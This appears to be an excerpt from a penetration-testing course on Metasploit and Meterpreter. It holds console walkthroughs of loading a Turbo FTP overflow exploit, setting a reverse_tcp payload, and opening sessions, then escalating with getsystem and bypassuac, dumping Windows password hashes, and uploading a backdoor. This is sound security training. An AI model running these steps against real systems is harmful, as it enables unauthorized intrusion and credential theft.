
Try to solve the challenge by yourself; if you get stuck, you can check the solutions at the end of the lab manual.

6.4.7 Hera Lab – ARP Poisoning

ARP Poisoning

In this lab you will:

- Sniff traffic on a switched network
- Inspect a clear-text protocol to find credentials
- Get un-authorized access to a server


Live Chat Offline
FAQ Blog About Us Shopping Cart Login
eLearnSecurity
Forging security professionals
Home Courses Training Paths Certifications Corporate Solutions Resources
Home > Login
Sign in with Caendra
Caendra is the unified login for all eLearnSecurity services.
Email
Password
SIGN IN
OR SIGN IN WITH
GOOGLE
LINKEDIN
Forgot password?
Don't have an account? Sign up
Don't have an account with us yet? Sign in here using Google or LinkedIn
Sign up here if you don't want to use Google or LinkedIn

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

Metasploit

6.5 Metasploit

How does this support my pentesting career?

- Having a wide array of attacks at your disposal
- Ability to automate your own exploits

6.5 Metasploit

Metasploit is an open-source framework used for penetration testing and exploit development. It is available for MacOSX, Windows and Linux operating systems.

Metasploit gives you a wide array of community contributed exploits and attack vectors that can be used against various systems and technologies. Moreover, it is extensible and can be used to automate your own exploits.


6.5 Metasploit

In this chapter, you will learn *Metasploit's* basic usage and features, like:

- Interface
- Exploits
- Payloads
- Exploit handling

6.5.1 MSFConsole

Metasploit has a web interface, a command line interface and a console interface, *MSFConsole*.




```
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015021203 [core:4.11.1.pre.2015021203 api:1.0.0]]
+ -- --=[ 1399 exploits - 881 auxiliary - 240 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

6.5.1 MSFConsole

As you can see in the image, it comes with nearly 1400 exploits and 356 payloads.

In the following slides, you will see how to use all these features!



```
 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |        \'\/\/\/'/         |
 |              o O          |         )======(          |
 |                 o         |       .'  LOOT  '.        |
 | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
 | |    PAYLOAD     |""\___, |     /    (_||_     \      |
 | |________________|__|)__| |    |     __||_)     |     |
 | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
 |  = = = = = = = = = = = =  |     '--------------'      |
 +---------------------------+---------------------------+


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015021203 [core:4.11.1.pre.2015021203 api:1.0.0]]
+ -- --=[ 1399 exploits - 881 auxiliary - 240 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

6.5.1 MSFConsole

The basic workflow to exploit a target by using *MSFConsole* is:

- Identifying a vulnerable service
- Searching for a proper exploit for that service
- Loading and configuring the exploit
- Loading and configuring the payload you want to use
- Running the exploit code and getting access to the vulnerable machine

6.5.1 MSFConsole

You can start *MSFConsole* by typing the following on the command line:

```
# msfconsole
```

Let’s see how to use it!

6.5.1 MSFConsole

Before starting, please note that every *Metasploit* command provides a brief bit of help information. You can show the help by using the `-h` switch:

Example:

```
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, plugins, options
[*] Additional module-specific parameters are: missing, advanced, evasion,
targets, actions
```

In the following slides, you will see the commands you need to learn to use *Metasploit* during a penetration test.

6.5.2 Identifying a Vulnerable Service

As you know, the information gathering phase is of paramount importance for a successful penetration test. Moreover, you need to perform a vulnerability assessment step before moving to the actual exploitation phase.

You cannot profitably use tools like *Metasploit* without knowing your targets!

6.5.3 Searching

Metasploit contains exploit code and other features in its **modules**. At the time of writing this, it contains nearly 3000 modules. You can search for a specific module by using the *search* command:

```
msf > search <mysearchterm>
```

If you supply more than a search term, *Metasploit* will perform a query for every string you submitted.

EXAMPLE

6.5.3 Searching

If you search for "skeleton“, you will get a single result back:

```
msf > search skeleton

Matching Modules
================

  Name                                             Disclosure Date  Rank   Description
  ----                                             ---------------  ----   -----------
  exploit/multi/browser/java_jre17_provider_skeleton  2013-06-18    great  Java Applet ProviderSkeleton
                                                                           Insecure Invoke Method
```

6.5.3 Searching

Also searching for "turboftp" gives a single result back:

```
msf > search turboftp

Matching Modules
================

   Name                              Disclosure Date  Rank   Description
   ----                              ---------------  ----   -----------
   exploit/windows/ftp/turboftp_port  2012-10-03       great  Turbo FTP Server 1.30.823 PORT Overflow
```

6.5.3 Searching

Searching for both returns two results:

```
msf > search skeleton turboftp

Matching Modules
================

   Name                                              Disclosure Date  Rank   Description
   ----                                              ---------------  ----   -----------
   exploit/multi/browser/java_jre17_provider_skeleton 2013-06-18      great  Java Applet ProviderSkeleton
                                                                             Insecure Invoke Method
   exploit/windows/ftp/turboftp_port                 2012-10-03       great  Turbo FTP Server 1.30.823 PORT
                                                                             Overflow
```

6.5.3 Searching

Another way to display exploits is by using the *show* command:

```
msf > show exploits
```

Unfortunately, with thousands of exploits available, it is very impractical to use.

6.5.4 Configuring an Exploit

After choosing the exploit you want to use, you can enable it by using the *use* command, followed by the exploit path.

Example:

If you want to use an exploit for *turboftp*, you have to type:

```
msf > use exploit/windows/ftp/turboftp_port
msf exploit(turboftp_port) >
```

6.5.4 Configuring an Exploit

Please note how *MSFConsole* promptly changes when an exploit is selected; this happens because *Metasploit* uses a **file-system-like hierarchy** to store encoders, nops, exploits, payloads, and auxiliary modules.

For example, all Windows related exploits start with `exploit/windows`.

6.5.4 Configuring an Exploit

If you want to go back to the main *msf* prompt, you can use the `back` command.

Example:

```
msf > use exploit/windows/ftp/turboftp_port
msf exploit(turboftp_port) > back
msf >
```

6.5.4 Configuring an Exploit

Example:

Once an exploit is loaded, you can view related information using the `info` command.

```
msf > use exploit/windows/ftp/turboftp_port
msf exploit(turboftp_port) > info
       Name: Turbo FTP Server 1.30.823 PORT Overflow
     Module: exploit/windows/ftp/turboftp_port
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2012-10-03
Provided by:
...
Description:
  This module exploits a buffer overflow vulnerability
found in the
  PORT command in Turbo FTP Server 1.30.823 & 1.30.826,
which results
  in remote code execution under the context of SYSTEM.
...
```

6.5.4 Configuring an Exploit

You can also check its options by using the `show options` command.

Example:

```
msf exploit(turboftp_port) > show options

Module options (exploit/windows/ftp/turboftp_port):

   Name     Current Setting     Required  Description
   ----     ---------------     --------  -----------
   FTPPASS  mozilla@example.com no        The password for the specified username
   FTPUSER  anonymous           no        The username to authenticate as
   RHOST                        yes       The target address
   RPORT    21                  yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

6.5.4 Configuring an Exploit

To configure an option, you have to use the `set` command:

Example:

```
msf exploit(turboftp_port) > set -h
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf exploit(turboftp_port) > set RHOST 10.99.45.8
RHOST => 10.99.45.8
msf exploit(turboftp_port) > set FTPUSER example
FTPUSER => example
msf exploit(turboftp_port) > set FTPPASS examplepass
FTPPASS => examplepass
```

6.5.5 Configuring a Payload

To run an exploit, a **payload** is needed. Payloads are pieces of code injected by an exploit module into the victim machine or service.

A payload is used by an attacker to get:

- An OS Shell
- A VNC or RDP connection
- A **Meterpreter shell**
- The execution of an attacker-supplied application

6.5.5 Configuring a Payload

Metasploit provides different payloads for different operating systems, with different architectures, and with different features. You can list them all by typing `show payloads` on the *MSFConsole* prompt.

If you launch a `show payloads` command when you are using an exploit, you will see only the payloads which work with that specific exploit.

6.5.5 Configuring a Payload

You can choose a payload to use by issuing the `set payload` command, followed by the payload name. Then you can check its options by using the show options command.

Example:

```
msf exploit(turboftp_port) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(turboftp_port) > show options
...
Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

6.5.5 Configuring a Payload

To configure a payload, use the `set` command.

Example:

```
msf exploit(turboftp_port) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(turboftp_port) > set LHOST 192.168.11.4
LHOST => 192.168.11.4
msf exploit(turboftp_port) > set LPORT 1234
LPOR => 1234
```

After configuring the exploit and the payload, you are ready to launch the attack!

6.5.6 Running an Exploit

Launching an exploit is just a matter of issuing the `exploit` command on the command line.

Example:

```
msf exploit(turboftp_port) > exploit -h
Usage: exploit [options]
Launches an exploitation attempt.
OPTIONS:
    -e <opt>  The payload encoder to use.  If none is specified, ENCODER is used.
    -f        Force the exploit to run regardless of the value of MinimumRank.
    -h        Help banner.
    -j        Run in the context of a job.
    -n <opt>  The NOP generator to use.  If none is specified, NOP is used.
    -o <opt>  A comma separated list of options in VAR=VAL format.
    -p <opt>  The payload to use.  If none is specified, PAYLOAD is used.
    -t <opt>  The target index to use.  If none is specified, TARGET is used.
    -z        Do not interact with the session after successful exploitation.
msf exploit(turboftp_port) > exploit
[*] Started reverse handler on 192.168.3.17:4444
[*] Automatically detecting the target
...
```

6.5.6 Running an Exploit

After hitting enter, the exploit is executed against the target machine. At that point, it will execute the payload.

Most of the time, penetration testers aim to gain a shell on the target machine. They can achieve that by choosing the right *Metasploit* payload. A special payload, with many useful features under the pentesting point of view, is ***Meterpreter***.

6.5.7 Video – Metasploit


Metasploit
In this video, you will see *Metasploit's* basic usage, as well as how to configure and launch an exploit to get a *Meterpreter* shell!

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.5.8 LAB – Metasploit

Metasploit

In this lab you will have to use Metasploit and meterpreter against a real machine! This will help you getting familiar with the Metasploit framework and its features.



Sign in with Caendra

Caendra is the unified login for all eLearnSecurity services.

Don't have an account with us yet? Sign in here using Google or LinkedIn

Sign up here if you don't want to use Google or LinkedIn

Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.

Meterpreter

6.6 Meterpreter

How does this support my pentesting career?

Ability to:

- Get a powerful shell on an exploited machine
- Take control over an exploited machine
- Install backdoors

6.6 Meterpreter

Meterpreter is a very powerful shell which runs on *Android, BSD, Java, Linux, PHP, Python, and Windows* vulnerable applications and services.

It provides many useful features which can help a penetration tester further infiltrate the target system and network.

6.6 Meterpreter

Meterpreter is more than a simple shell. It provides advanced features to gather information, transfer files between the attacker and victim machines, install backdoors and more.

In the following slides, you will see its basic usage.

6.6 Meterpreter

To list all the possible *Meterpreter* payloads, you can run a search in *MSFConsole*:

```
msf > search meterpreter
```

Choosing the payload is a matter of using the `set` command. For example, when attacking a Windows machine, you will use:

```
msf exploit(explmod) > set payload windows/meterpreter/reverse_tcp
```

6.6.1 Bind and Reverse

Meterpreter can both wait for a connection on the target machine or connect back to the attacker machine. Its most used configurations are `bind_tcp` and `reverse_tcp`.

- **`bind_tcp`** runs a server process on the target machine that waits for connections from the attacker machine
- **`reverse_tcp`** performs a TCP connection back to the attacker machine. As you saw in the *Backdoors* chapter, this feature could help evade firewall rules

6.6.1 Bind and Reverse

Choosing the configuration to use is a matter of setting the right payload for an exploit module.

Example:

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp


msf exploit(handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(handler) > set payload java/meterpreter/bind_tcp
payload => java/meterpreter/bind_tcp
```

Selecting *Meterpreter* reverse_tcp for Windows or Linux

Selecting *Meterpreter* bind_tcp for Windows or Java

6.6.2 Launching Meterpreter

After you set the right payload for your attack, you have to run the exploit to get a *Meterpreter* **session**:

Example:

```
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.75.28
[*] Meterpreter session 1 opened (192.168.75.17:50082 -> 192.168.75.28:5555) at
2015-02-20 12:49:08 +0100

meterpreter >
```

6.6.2 Launching Meterpreter

A *Meterpreter* session is an advanced shell on the target machine.

In the following slides, you will see how to manage sessions and use the main features provided by *Meterpreter*.

6.6.3 Sessions

A single instance of *MSFConsole* can host multiple *Meterpreter* sessions; this means that you can **instance multiple shells** on your targets and switch between them.

You can switch from a *Meterpreter* session to the console by using the `background` command:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) >
```

6.6.3 Sessions

You can then list currently opened sessions by using the `sessions -l` command.

```
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information    Connection
  --  ----                   -----------    ----------
  1   meterpreter x86/win32  els\els @ ELS  192.168.75.17:50082 ->
                                            192.168.75.28:5555 (192.168.75.28)
```

Address of the attacker machine

Address of the victim machine

6.6.3 Sessions

To resume a background session, you have to use the `sessions -i` command.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

6.6.4 Information Gathering with Meterpreter

Meterpreter lets you perform information gathering on the exploited machine and the network it is attached to. You can retrieve:

- Information about the machine and the OS
- The network configuration in use
- The routing table of the compromised host
- Information about the user running the exploited process

6.6.4.1 System Information

The `sysinfo` command lets you retrieve information about the exploited machine: name, operating system, architecture, system language and the *Meterpreter* version it is running.

Example:

```
meterpreter > sysinfo
Computer        : ELS
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

6.6.4.2 Network Configuration

The `ifconfig` command prints the network configuration.

Example:

```
meterpreter > ifconfig
Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 2
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:6d:37:dc
MTU          : 1500
IPv4 Address : 192.168.75.28
IPv4 Netmask : 255.255.255.0
```

6.6.4.3 Routing Information

You can check routing information with the `route` command.

Example:

Default gateway

```
meterpreter > route
IPv4 network routes
===================
    Subnet           Netmask          Gateway        Metric   Interface
    ------           -------          -------        ------   ---------
    0.0.0.0          0.0.0.0          192.168.75.1    10       2
    127.0.0.0        255.0.0.0        127.0.0.1       306      1
    127.0.0.1        255.255.255.255  127.0.0.1       306      1
    127.255.255.255  255.255.255.255  127.0.0.1       306      1
    192.168.75.0     255.255.255.0    192.168.75.28   266      2
    192.168.75.28    255.255.255.255  192.168.75.28   266      2
    192.168.75.255   255.255.255.255  192.168.75.28   266      2
    224.0.0.0        240.0.0.0        127.0.0.1       306      1
    224.0.0.0        240.0.0.0        192.168.75.28   266      2
    255.255.255.255  255.255.255.255  127.0.0.1       306      1
    255.255.255.255  255.255.255.255  192.168.75.28   266      2
```

6.6.4.4 Current User

To know which user is running the process exploited by *Metasploit*, you can use the `getuid` command.

Example:

```
meterpreter > getuid
Server username: els\els
meterpreter >
```

6.6.5 Privilege Escalation

If the owner of the process does not have high privileges on the victim system, you can use the `getsystem` command. This command runs a privilege escalation routine on the target machine. In Windows environments, the *system* user has the **highest privileges** on a machine.

Example:

```
meterpreter > getsystem
...got system (via technique 1).
```

6.6.5.1 Bypassing UAC

Note that in modern Windows operating systems, the **User Account Control** policy prevents privilege escalation.

Example:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect.
```

6.6.5.1 Bypassing UAC

You can bypass that restriction by using the *bypassuac* module.

Example:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > search bypassuac

Matching Modules
================
   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/windows/local/bypassuac             2010-12-31       excellent  Windows Escalate UAC
                                                                           Protection Bypass
   exploit/windows/local/bypassuac_injection   2010-12-31       excellent  Windows Escalate UAC
                                                                           Protection Bypass
                                                                           (In Memory Injection)

msf exploit(handler) > use exploit/windows/local/bypassuac
```

6.6.5.1 Bypassing UAC

This module takes just one argument, the *Meterpreter* session where you want to bypass UAC.

Example:

```
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off
                                          (accepted: PSH, EXE)

msf exploit(bypassuac) > set session 1
```

6.6.5.1 Bypassing UAC

After launching the exploit, you get a new *Meterpreter* session.

Example:

```
msf exploit(bypassuac) > exploit
[*] Started reverse handler on 192.168.75.17:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 192.168.75.28
[*] Meterpreter session 2 opened (192.168.75.17:4444 -> 192.168.75.28:49325) at 2015-02-20
19:19:06 +0100

meterpreter >
```

6.6.5.1 Bypassing UAC

The new session has the UAC policy disabled, so the `getsystem` command works!

Example:

```
meterpreter > getuid
Server username: els\els
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

Having administrative privileges on a system means being able to read protected files or changing configurations.

6.6.6 Dumping the Password Database

For example, you can dump the passwords database and save it for an offline cracking session. The *hashdump* module dumps the password database of a Windows machine.

Example:

```
meterpreter > background
[*] Backgrounding session 2...
msf > use post/windows/gather/hashdump
msf post(hashdump) > show options

Module options (post/windows/gather/hashdump):
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.

msf post(hashdump) > set session 2
```

6.6.6 Dumping the Password Database

Once configured, you can run the `exploit` command to start dumping the hashes.

Example:

```
msf post(hashdump) > exploit
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY d3153768454f75bb458edb1ce77eb141...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system

[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
els:1000:aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f:::
```

6.6.7 Exploring the Victim System

Meterpreter lets you navigate the victim's hard drive by using Unix-like shell commands:

Example:

Prints the working directory

Changes directory. Please note that you have to escape backslashes by doubling them.

Lists the current directory

```
meterpreter > pwd
C:\Windows\System32
meterpreter > cd C:\\
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============
Mode                Size        Type  Last modified              Name
----                ----        ----  -------------              ----
40777/rwxrwxrwx     0           dir   2013-11-19 11:42:30 +0100  $Recycle.Bin
100444/r--r--r--    8192        fil   2013-11-19 20:18:08 +0100  BOOTSECT.BAK
...
```

6.6.8 Uploading and Downloading

Moreover, you can upload and download files by using the homonymous commands.

Example:

```
meterpreter > download HaxLogs.log /root/
[*] downloading: HaxLogs.log -> /root//HaxLogs.log
[*] downloaded : HaxLogs.log -> /root//HaxLogs.log

meterpreter > upload /root/backdoor.exe C:\\Windows
[*] uploading  : /root/backdoor.exe -> C:\Windows
[*] uploaded   : /root/backdoor.exe -> C:\Windows\backdoor.exe
```

Note the backslash escaping

6.6.9 Running an OS Shell

You can also run a standard operating system shell.

Example:

```
meterpreter > shell
Process 2420 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd \
C:\>exit
meterpreter >
```

6.6.10 The Help

Every *Meterpreter* command has brief help information. You can check it by using the -h parameter on the command line.

Example:

```
meterpreter > upload -h
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h        Help banner.
    -r        Upload recursively.
```

6.6.10 The Help

Moreover, you can use the help command to display all *Meterpreter* commands.

Example:

```
meterpreter > help
```

6.6.11 Video – Meterpreter

Meterpreter

In this video, you will see *Meterpreter* in action on a compromised machine. You will see how to use: commands, sessions, post modules and perform privilege escalation.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.6.12 Video – RCE

Beyond Remote Code Execution (RCE)

In this video, you will watch possibilities of extending a blind code execution vulnerability to a meterpreter shell.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.6.13 Video – Shells

Shells

In this video, we will cover useful tips about various types of shells and how to use them to exploit a code execution vulnerability.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

References

References

Common passwords

https://wiki.skullsecurity.org/Passwords

Dsniff suite

http://www.monkey.org/~dugsong/dsniff/

Samba suite

https://www.samba.org/

Enum

http://packetstormsecurity.org/search/?q=win32+enum&s=files

References

Winfo

http://packetstormsecurity.org/search/?q=winfo&s=files

Metasploit

http://www.metasploit.com/

eLearnSecurity Courses

https://www.elearnsecurity.com/course/

Penetration Testing Professional

https://www.elearnsecurity.com/course/penetration_testing/

Videos

Hydra – Authentication Cracking

